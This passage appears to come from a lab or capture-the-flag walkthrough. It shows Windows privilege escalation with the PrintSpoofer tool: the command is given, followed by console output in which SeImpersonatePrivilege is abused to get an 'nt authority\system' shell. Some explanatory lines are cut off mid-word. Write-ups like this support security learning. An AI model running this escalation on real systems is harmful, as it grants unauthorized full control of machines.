Now I can run it as per the documentations

PrintSpoofer exploit that can be used to escala
Windows 10.

To escalate privileges, the service account mus

```
PrintSpoofer.exe -i -c cmd
```


C:\Windows\system32>cd /
cd /
C:\>cd wamp\www
cd wamp\www
C:\wamp\www>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>